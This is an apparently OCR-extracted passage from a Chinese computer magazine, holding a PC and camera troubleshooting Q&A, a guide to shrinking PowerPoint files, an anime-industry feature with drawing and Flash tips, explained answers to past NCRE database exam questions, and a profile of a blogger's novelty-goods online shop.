答：该问题可以通过使用ATI CATALYST(R) Control Center进行调节，下载地址：http://drivers.mydrivers.com/drivers/238-95250-AMD-Radeon-HD-4850-HD-4870-CATALYST-Control-Center-8.10-For-WinXP-WinXP-64/，下载后安装该软件，然后右键单击桌面空白处，在弹出的右键快捷菜单中选择"ATI CATALYST(R) Control Center"，在窗口左侧的"图形设置"中双击"笔记本面板属性→属性"，在右侧的"缩放选项"选区中选择"全屏幕"，单击"确定"，问题就可以解决。



傻博士有话说：

游戏不能全屏的问题，大多是出现在独立显卡的笔记本上，同样的NVIDIA显卡也有这个问题，可以右击桌面，选择"NVIDIA控制面板"，点击"缩放"，选择NVIDIA缩放，确定后就可以全屏了。

Q2 休眠后声卡不能发声

问：一台计算机，进入休眠状态，再唤醒计算机后，就不能正常发声了，重新启动计算机后声音就可以发出，请问这是什么问题造成的？

答：建议你启动计算机，按DEL键进入主板BIOS设置，选择Power Management Setup（电源管理设置）选项中的IRQ值设置成Enable（启用），并将Power Managment（电源管理）设置成User Define（用户自定义），按F10保存退出主板BIOS设置，问题可以解决。

Q3 数码相机拍照为何模糊


问：我的数码相机拍摄的照片经常模糊不清，且拍照时按下"快门"后，数码相机反应速度相当迟缓，请问这是什么问题造成的？

答：这应该是由于你的数码相机设置了"长时间曝光"造成的，建议你找到数码相机上的Menu（菜单）键，选择"长时间曝光"等类似设置选项，将其设置为"无"，一般问题可以解决。

Q4 "老机"为何黑屏

问：一台"老机"的主板采用集成显卡，Award BIOS，启动计算机后，出现黑屏现象，且PC喇叭发出一长两短的警报声，请问该如何解决？


答：你的主板采用的是Award BIOS，对于这类BIOS而言，PC喇叭发出一长两短的警报声代表显示器或显卡错误。首先建议你更换一台显示器，看问题是否能够解决；如果问题仍然存在，那么问题应该就是显卡造成的，而由于你的计算机采用的是主板集成显卡，因此该问题应该是由于主板BIOS设置了屏蔽显卡造成的。建议你对主板BIOS进行放电。拔下主机箱电源，打开计算机主机箱盖，找到主板厂商设计在主板上的"BIOS信息初始状态的按钮"，进行相应操作，一般问题可以解决（见图）。



Q5 开机为何红色字体

问：我的电脑配置为Intel 酷睿2双核E4400的CPU、微星P35Neo2-fr主板，启动计算机屏幕出现的都是红色字体，而且有时候还出现循环重启现象，我没有超频，清空主板BIOS也没有用，请问这是什么问题造成的？

答：该问题应该是由于你的微星 P35Neo2-fr主板外频跳线的设置与Intel 酷睿2双核 E4400的CPU实际外频不符造成的，你的CPU外频应该是200MHz，而如果微星 P35Neo2-fr主板的PCI-E槽旁边的超频跳线设置为333MHz位置（2-3、2-3）就会出现你遇到的问题，建议你将该跳线设置在200MHz位置（1-2、1-2）即可（见图）。



Q6 还原系统后为何死机

问：我的笔记本电脑，最近用Ghost安装操作系统，但是进入Ghost不久就出现死机现象，请问该如何解决？

答：这应该是由于主板BIOS设置不当造成的，启动计算机，进入主板BIOS设置，选择Advanced→IDE Config uration→ATA/IDE Configuration(高级→IDE设置→ATA/IDE设置)项目，将其设置为Compatible（兼容），再找到Legacy IDE Channels（IDE通道），将其设置为Sata only（仅Sata），保存退出主板BIOS设置，一般问题可以解决。CF [SB06]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

其实借助一些小软件(如PPTminimizer)压缩比例也很高，普通课件可以使用，但参加比赛最好慎重一些。因为这些软件在压缩中，可能损坏文件，造成超级连接失效、音频没声、视频没图像等问题，所以，用本文介绍的PPT自带瘦身功能，或把"零部件"分别先压缩再插入，更为安全可靠！

PPT瘦身大法

冬日里，大家穿着厚厚的毛衣、棉衣、羽绒服，活动起来不太方便；PPT课件做好了，要自己保存、通过邮件发送出去、通过IM工具传递……体积大大超标，会带来很多麻烦。人若减肥需要时日，课件减肥瞬间即可完成！真的吗？


■ 吉林\田浩冬(T.a)

图片瘦身法

PPT中的图片体积过大是整个文档体积过大的主要原因之一，在PPT 2002以后的版本中可以对图像压缩，删除不需要的数据。在PPT 2003中右击图片，选择"设置图片格式"。单击"图片"工具栏上的"压缩图片"选项(见图1)，选中"压




缩图片"和"删除图片的剪裁区域"复选框(见图2)。也可以将"应用于"一栏下的"文档中的所有图片"选中，这样PPT将自动为你压缩所有图片。"更改分辨率"对瘦身也有一定效果，如果仅仅用于投影展示，使用"Web屏幕"项即可。



如果你使用的是PPT 2000之前的版本，可先选择要压缩的图片，复制，再进入"编辑→选择性粘贴"。如果涉及数码照片或扫描图形，建议使用JPG格式；但是在对于具纯色彩的图像或者包含重要文字的图像，推荐使用PNG格式。最后不要忘记将初始图像删除。

嵌入对象瘦身法

对于需要嵌入的图像，我们可以在图像编辑完成之后，右击该图像，指向"组合"，选"组合"，再选"取消组合"，然后选"重新组合"(见图3)。取消组合会丢弃OLE数据并仅仅留下PPT可以压缩的格式的图片。



另外，在PPT内将图像从一个幻灯片复制到另一个幻灯片也有一定的成效。因为不管你对该图像使用了多少次，PPT仅存储一个图像副本。注意，在PPT中使用新字体时，PPT会按字体文件大小有所增加。在使用之前，一定要查字体文件的大小，现在很多字体的文件都非常庞大！

关闭"快速保存"瘦身法

不知道大家是否注意到"快速保存"功能，它是自动打包进演示文稿的，关闭它可达到瘦身效果。


进入"工具→选项→保存"，清除"允许快速保存"复选框。然后将该演讲文档另存为一个新文档，这个新文档的体积会小很多。需要注意的是，关闭此功能后如在使用或修改中意外导致PPT强行关闭，恢复功能极有可能为不可用。

怎么样，做做减肥操，马上见奇效了吧！

其他软件辅助瘦身法

图片瘦身：

启动Photoshop，打开图片，选择菜单"图像→图像大小"，将像素大小的宽度和高度选项进行修改。然后选择"文件→储存为"，选择相应格式后保存，将其品质修改为8(见图4)。其实还有个更简单的方法，用Windows自带的"绘图"工具打开文件，另存为JPG等格式就可以让图片变瘦。




音视频瘦身：


音频与视频的瘦身大多体现在格式方面。可以在会声会影中，单击"文件→项目"属性，这里会有你所使用的音频或视频的详细格式(见图5)，并可以通过项目模板更改整体格式。我



们也可以单击下方的"编辑"选项，在"压缩"选项中，对其进行详细的设置以达到瘦身效果(见图6)。

可以选择网络上最常见的音频、视频播放格式，因为基于网络传播的特性，这类格式相对来说会小很多。为了保证音质，大多音频采用"kHz，位，声道"较高，可以对其进行修改，以达到瘦身效果(见图7)。CF [TS01]





动漫之旅①

可以动的梦想

■ 盒子创造社

本文可以学到

1 业内人士帮你理解什么是动漫

2 马上就可以动手画的动漫小技巧

3 动漫的职业分类

2006年4月，国务院办公厅转发了《关于推动我国动漫产业发展的若干意见》，对我国动漫产业的发展无疑是个巨大推力。从那之后，“动漫”成为各城市经济发展的时髦名词，相继挂牌创建了几十个“动漫基地”。不过与硬件设施比起来，动漫人才的匮乏才是要解决的当务之急。据报道，目前我国影视动画人才总需求量至少在15万人以上，实际从业者却不到万人。有鉴于此，“天生我才”栏目推出动漫系列，希望能为想要进入动漫行业的读者起个“领进门”的作用。在这几期的连载中，我们将依次了解动漫创作的过程及创作中的一些技巧（分镜头剧本制作、人物原画、上色、背景制作、动画制作、后期剪辑合成等），另外每期还会请专业人士畅谈行业内幕。那么，就让我们开始美妙的动漫之旅吧……

超级访问

上班一族，许多人都知道张小盒。这个只擅长加班，不擅长追女孩，不擅长讨好老板，爱情、金钱、生活都比较匮乏的方脑袋的家伙，却给我们枯燥的办公生活带来无数笑声。今天我们请来了盒子创造社，揭开方盒子后面的秘密。


CFan: 有不少读者很好奇，张小盒的真名到底叫什么？或者说原创者叫什么？


盒子创造社: 张小盒其实并不是一个人，而是来自广告创意界几个朋友组成的兴趣团队——盒子创造社。我们中有自己是老板的，有曾在大企业里当过员工的，还有刚毕业的职场新人。广义地说，张小盒还包括广大支持我们的网友，不少故事就是网友贡献的，这在我们已出品的《张小盒OFFICE异想记》、《张小盒OFFICE成长记》等书中都有体现。


CFan: 当我想理清动漫的概念时，发现大家的定义很混乱，到底什么是动漫？

盒子创造社: 开始“动”和“漫”是两个不同的类别，分别是动画和漫画，1998年一家杂志起名叫《动漫时代》，后来这个词被传开，于是产生了“动漫”。漫画是动画的基础，分别有单格和多格漫画，还有故事性的连载或系列漫画。而动画最初是由漫画发展而来，通过技术、美术的手段将漫画延伸成动态的连续的画面，可在视频媒介中播放，更加生动活泼。漫画、动画都是以夸张、幽默的艺术形式体现人们内心世界的梦想、生活状态、时代特征等。













CFan: 国内不少人认为动漫是孩子们才看的东西，还有人认为看动漫是不务正业。你们怎么看这些问题？

盒子创造社: 动漫不是小朋友的专利，成人甚至老年人也需要动漫，因为动漫让人的生活快乐。动漫是一个非常大的产业，包括多种职业，它的商业价值可以延伸到人们生活的任何角落，比如文具、玩具、书籍等。所以看动漫学习动漫，对有志在这一行业发展的人来说还是相当有益的。而且现在国家也非常重视动漫产业的发展，前景应该不错。

CFan: 你们对中国的动漫发展有什么思考？

盒子创造社: 中国动漫的起步还是很早的，早在上世纪五六十年代，水墨动画就是当时一绝，遗憾的是我们未能一直保持优势和创新。很多人以为是我们的技术落后，其实最关键是没有将这些艺术和生活连在一起，没有把生活趣事、梦想艺术动漫化，没有好好地去讲一个故事，没有从人的内心出发。现在的问题则是，漫画家的定义太小，每个人都可以来创作动漫。市场也比较浮躁，总是醉心于讨论“中国动漫风格”，使得创作作品的量和质难以得到稳步提升。

动漫实战

实例1：会画圈就会画漫画

动漫的核心是故事，故事好，画风差一点大家也可以接受。比如蜡笔小新，画面并不是很美，但是当我们从这个有点色色的坏坏的小孩子的眼光去看成人世界的时候，发现许多事情是那么可笑。对于没有绘画基础的朋友，可能觉得原画很难。实际上，只要会画圈的就能画出漫画来。当然，要真正画好就没那么容易了。下



柳絮飞 http://lly2spring.blog.cfan.com.cn

面的实例，是不是让你看到一丝希望？

（原作/轶名；编译/流言）

第1步： 首先画一个正圆形，并画出一个十字辅助线（见图1）。


第2步： 在十字线中心点，添加几个椭圆形，作为眼睛和鼻子（见图2）。

第3步： 接下来顺着圆圈的底部画出小圆弧，再以此为参考画出嘴的形状（见图3）。

第4步： 画上圆圆的耳朵和圆弧状的发际线（见图4）。

第5步： 擦掉所有辅助线（见图5）。

第6步： 填充上颜色之后，一个可爱的米老鼠就完成了（见图6）。



实例2：张小盒班车急驰而过

大型动漫，需要一个团队相互协作，而一些小型动漫作品，往往一个人就能包揽下来。制作小型动漫，用Flash即可合成。比如盒粉们对张小盒动画的片头，一定已耳熟能详了，那辆载着盒子们上班去的急驰而过的班车动画，在Flash中就很容易实现。

如图7所示，在图层48的第30帧处创建关键帧，并导入班车图片移到舞台右侧看不见的位置，再在第85帧按F6键建立关键帧，并将班车图片平移到舞台左侧看不见的位置。接着在第30～85帧之间任意处右击，选择“创建补间动画”，一个从右向左驶过的班车动画就完成了。

当然优秀的动画作品不可能如此轻而易举，在这集的张小盒上班族动漫中，短短的几分钟时间，用了50多个图层、60多个元件，其中的辛苦，可能只有张小盒知道了。感谢张小盒。

高手论道动漫制作流程

看起来美轮美奂的动漫大片，在它风光的背后，你可知道制作者（甚至一个团队）付出了多少艰辛。一般来说，一部动漫作品的出炉，需要经过下面的几个阶段。

【早期】策划→剧本→风格设定→人物、道具、场景设定→分镜头剧本→设计稿→【中期】背景→原画→动画→动作检查→上色→【后期】摄影→剪辑→配音→合成→视频剪辑→【完成】



◀动画连续剧《秦时明月》中的高渐离——琴师，墨家第二高手，气质忧郁高雅。

动漫的核心是“创意”，所以前期的策划至关重要，没有好的故事，画风再好也很难深入人心。有了策划剧本之后，接下来就要根据故事设定动画片的整体风格，以及故事人物、道具及场景的设定。人物的设定是动画中的关键，一部动画片往往有众多人物，原画设计师要根据故事中人物的年龄、性别、性格、身份等设计人物的外形衣着等。对于主角，一般要给出正面、侧面、背面多视角图，以及各种特殊表情图（笑、哭、愤怒等）。

分镜头剧本，通俗说就是故事板（英文：Storyboard），它是以图表的方式说明动画该如何制作，标注出镜头的应用、时间长度、对白、特效等。它是后面动画制作的行动指南。

动漫制作中的背景和人物是分开的，分别制作好后再合成，这便于人物在场景中移动。另外动漫制作还有原画与中间画之分，原画一般也称着关键帧。比如表现一个人捡球的动作，原始站立的状态和最后捡到球的状态为关键帧，而弯腰的过程则为中间画。当然为了保证画面的流畅，多长时间在什么位置插入原画关键帧，是很有讲究的。当然还要经过不断的动作检查来修正。为了便于操作，一般是初始动画完成后再上色，操作人员根据画稿标示填充相应颜色。

后期处理，现在基本上是在电脑中通过专业软件来完成的，包括剪辑、合成、配音等。


在整个流程中，团队中的各个成员的工作各有侧重，这就派生出导演、编辑、原画师、动画师等职位。另外现代动漫中越来越多三维元素，三维建模师等也应运而生了。有兴趣进入动漫行业的朋友，可根据自己的特长找到切入点。 CF [TS02]



2009年上半年NCRE考试时间定于3月28日至4月1日，下半年为9月19日至23日。第一天上午考笔试，上机考试从笔试的当天下午开始（一级从上午开始）。

果果 http://guoguo.blog.cfan.com.cn

NCRE真题独家权威分析（三级数据库技术篇）



根据全国考生的答题目情况，教育部考试中心最新统计出了全国计算机等级考试（NCRE）各级各科不同题目的得分情况。在最近的几期里，本刊已独家发布教育部考试中心对于二级C++、VB、VF等科目的重难点真题进行的权威点评，其他级别、科目的点评将陆续刊登，敬请关注。

2008年下半年全国计算机等级考试三级数据库技术笔试卷的整卷难度为0.57，信度为0.89。整体来说，全卷难度适中，信度较好。下面对试卷中错误率高的部分试题作简要分析：

选择题第14题：下列排序方法中，哪一种方法的总的关键码比较次数与记录的初始排列状态无关？

A）直接插入排序　　B）直接选择排序
C）起泡排序　　D）快速排序

解答：

排序是数据处理中的一种重要运算，常用的方法有插入排序、选择排序、交换排序、归并排序等等。

直接插入排序指在已排好序的序列中查找插入位置时用顺序法查找，找到插入位置后将该位置原来的记录及其后面所有的记录顺序后移一个位置，空出该位置来插入记录。在将第i个结点往已排好次序的序列中插入时，在包括i-1个结点的序列中找该结点的正确插入位置。

直接选择排序对文件进行n-1趟扫描，第i趟扫描从剩下的n-i+1个记录中选出关键码值最小（大）的记录与第i个记录交换。直接选择排序第一趟从n个关键码值中选出最小（大）关键码，需要n-1次比较；第二趟从n-1个关键码值中选出最小（大）关键码，需要做n-2次比较，依此类推。所以，直接选择排序总的比较次数为n(n-1)/2，它与初始排列状态无关。

起泡排序是交换排序中的一种方法，它是将排序的记录顺次两两比较，若为逆序则进行交换。若某一趟起泡过程中没有发生任何交换，或排序已经进行了n-1趟，则排序结束。所以，若待排序文件开始已按关键码值排好序，则一趟就完成了排序，只需做n-1次关键码值比较；如果初始顺序是最小（大）关键码值在最后的位置，则需要进行n-1趟起泡，其比较次数将达到最大：n(n-1)/2。

快速排序是对起泡排序的一种改进，它在待排序序列中任取一个记录，以它为基准用交换的方法将所有的记录分成两部分，关键码值比它小的在一个部分，关键码值比它大的在另一个部分，再分别对两个部分实施上述过程，直到排序完成。

综上可知，该题的正确选项是B。本题有36%的考生选择了正确答案，28%的考生选择答案C，选择A和D的考生各为18%。从数据看，有较多考生对常用的排序方法掌握不够，故而选择了错误答案。

选择题第35题：有包含如下三个关系的“学生—选课—课程”数据库：
S（S#, SNAME, SEX, DEPARTMENT）主码是S#
C（C#, CNAME, TEACHER）主码是C#
SC（S#, C#, GRADE）主码是（S#, C#）
下列关于保持数据库完整性的叙述中，哪一条是不正确的？

A）向关系SC插入元组时，S#和C#都不能是空值（NULL）
B）可以任意删除关系S中的元组
C）向任何一个关系插入元组时，必须保证该关系主码值的唯一性
D）可以任意删除关系SC中的元组

解答：

为维护数据库中数据的完整性，必须遵循三类完整性规则。执行插入操作时，首先检查实体完整性规则，再检查参照完整性规则，最后检查用户定义完整性规则；执行删除操作时，一般只需检查参照完整性规则；执行更新操作时，则看成是先执行删除操作，再执行插入操作。

对于本题而言，在向关系SC插入元组时，由于S#和C#是SC中的主码，按照实体完整性规则，它们均不能取空值，所以A选项的叙述是正确的；由于关系S中的主码S#是关系SC的外码，因此，在删除关系S中元组时，按照参照完整性规则，需要检查被删除行在主码属性上的值是否被关系SC的外码引用，若被引用，则有可能被拒绝删除，故选项B的叙述是不正确的；实体完整性规则是针对关系而言的，在关系模型中以主码作为唯一性标识，因此，向任何一个关系插入元组时，都应该保证该关系主码值的唯一性，故选项C的叙述是正确的；由于关系SC不是被参照关系，所以可以删除其元组，因此，选项D的叙述也是正确的。

综上所述，该题的正确答案为选项B。本题考查的是数据库数据完整性规则的有关概念，64%的考生选择了正确答案，31%的考生选择了答案D，其余考生选择了答案A或C。近1/3考生选择了D，表明这部分考生对参照关系与被参照关系的概念还不是十分清楚。

填空题第15题：保证事务的任何一种调度执行后数据库总处于一致状态，这是由数据库系统的【　】部件负责的。

解答：

事务是构成单一逻辑工作单元的操作集合。为保证事务的正确执行，数据库系统需要维护以下事务特性：原子性、一致性、隔离性和持久性。

事务的原子性由数据库管理系统中事务管理部件来保证，一致性由对该事务编码的应用程序来负责，持久性由数据库系统中的恢复管理部件来保证，隔离性由数据库管理系统中的并发控制部件负责。事务在并发执行时，往往会发生某种交叉执行，从而导致数据库不一致的状态。并发控制部件确保事务并发执行后的系统状态与这些事务以某种次序一个接一个地执行后的状态是等价的，保证任何调度执行后数据库总处于一致状态。

该题的正确答案是：并发控制。

本题只有15%的考生给出了正确答案。事务及事务处理是数据库系统中的一个重要概念，从数据来看，考生对其掌握不够。CF [TS03]

大家好！我是章西西。跨入新的一年，你打算给自己最牵挂的人送什么礼物呢？也许转遍各种店铺，也没有淘到什么“不俗”的好东西；再到网上溜达一下，茫茫的商品海洋让人眼晕……别着急，你如果在百度中输入“稀奇”二字，第一个搜索结果就是我主人的网站（可没参加竞价排名哦）。

爱稀奇，博客收入=工资X3的秘密

■ 北京 张西西

这个网站叫做“爱稀奇”，以blog形式展现了一个又一个新奇有趣的玩意儿。是不是很多都没见过？比如“微笑巧克力火锅餐具”、“自发电的发光雨伞”、“披着羊皮的狼之灯”、“可以骑的机器狗”、“感受脉动的戒指”、“聪明螺栓用颜色告诉你拧紧啦”、“别具创意的胀气小书签”、“会煎蛋的机器人”、“竖着玩的国际象棋”……从2007年6月29日的第一篇“能水洗除菌的鼠标”开始，已更新了上千篇。周毅（Joey，见题图），也就是我的主人，爱好收集各种稀奇古怪的小玩意，并将各处搜集来的消息放在自己的blog分享。“这些东西怎样才能买到？”当问他的人越来越多，他发现机会来了……悄悄告诉你一个秘密，他原来在新浪负责无线新产品部的工作，现在他在家用网站赚钱，收入是原来工资的3倍以上！2008年11月他还受邀到韩国的WPBA（世界博主记者协会）创立大会走了趟。他美滋滋地说：“非常享受现在自由自在的状态。”

钱是怎么赚到的呢？其中的学问可大啦！

定位

“爱稀奇”是两兄弟。“哥哥”是2007年6月诞生的搜罗全球新鲜资讯的专业博客（www.ixiqi.com），每天都有内容更新，文字均为原创；“弟弟”是2008年1月诞生的配套网店（shop35301920.taobao.com），时尚又新潮，主要销售博客介绍的稀奇玩意儿；拍拍店也刚刚满月，正在长大。

真是无心插柳柳成荫，原来没想着卖东西，可这么多人被blog介绍的好东西吊足了胃口，再开个网店，大家自然迫不及待地消费了！后来连供应商都自动找上门。经过用户行为和属性分析，网站的老顾客粘性很高，Joey就打算做“小众媒体”，看看，他还在blog里写下了3个读者QQ群的号码，相信队伍会不断壮大。“网店的顾客在博客能看到更多稀奇的创意，而博客读者能在网店买到自己感兴趣的玩意儿，这是最令大家兴奋的事情，我感到很骄傲！”

进货

去批发市场进货？这种老套路不够“稀奇”，用Joey的话说：“我的宝贝都是正版，大部分都是进口，与只求稀奇不求品质的山寨货相比，二者的区别很鲜明。”当然了，最有特色的是“自主开发”。比如我——章西西，Joey2007年在blog里介绍完我的国外长辈后，决定自己动手造一批。他是学计算机的，不过对于设计似乎也很在行，把我的用料、尺寸、外观、包装等都设计好了，通过网络挑选了一家广东的毛绒玩具生产商（因为他们接受小批量订单的价格比较合理，服务也不错）。不久，400个章西西诞生了（有3种颜色，排行老大~老三）！


营销

我是一个有故事的章西西（www.zhangxixi.com）。Joey说：“这年头，文化很重要，可以为品牌加分。”他赋予了我感情，在网上给我写心情日记，让更多的人爱上我，领我回家。天啊！章西西很快就卖完了！还有很多人想买，于是Joey又设计了一个粉嘟嘟，排行老四。这次订做1500个！2008年10月诞生。Joey为了达到粉嘟嘟眼睛的可爱迷人效果，花了很大工夫，请了专人设计，看那包装箱上还印着2只大眼睛！现在，在网店的显著位置，粉嘟嘟的故事又开始了……

发展

真没想到，网店可真够忙的，Joey还请了一位专职，一位兼职（据说她特别积极地要来）。不过这也说明，生意不错，可以养活好个人，哈哈！







小提示：泄露些“爱稀奇”的小秘密：

*看到12月的“圣诞专题”了吗？1月会换成“新年专题”。其实商品差不多，但是做个专题包装一下就很吸引眼球！

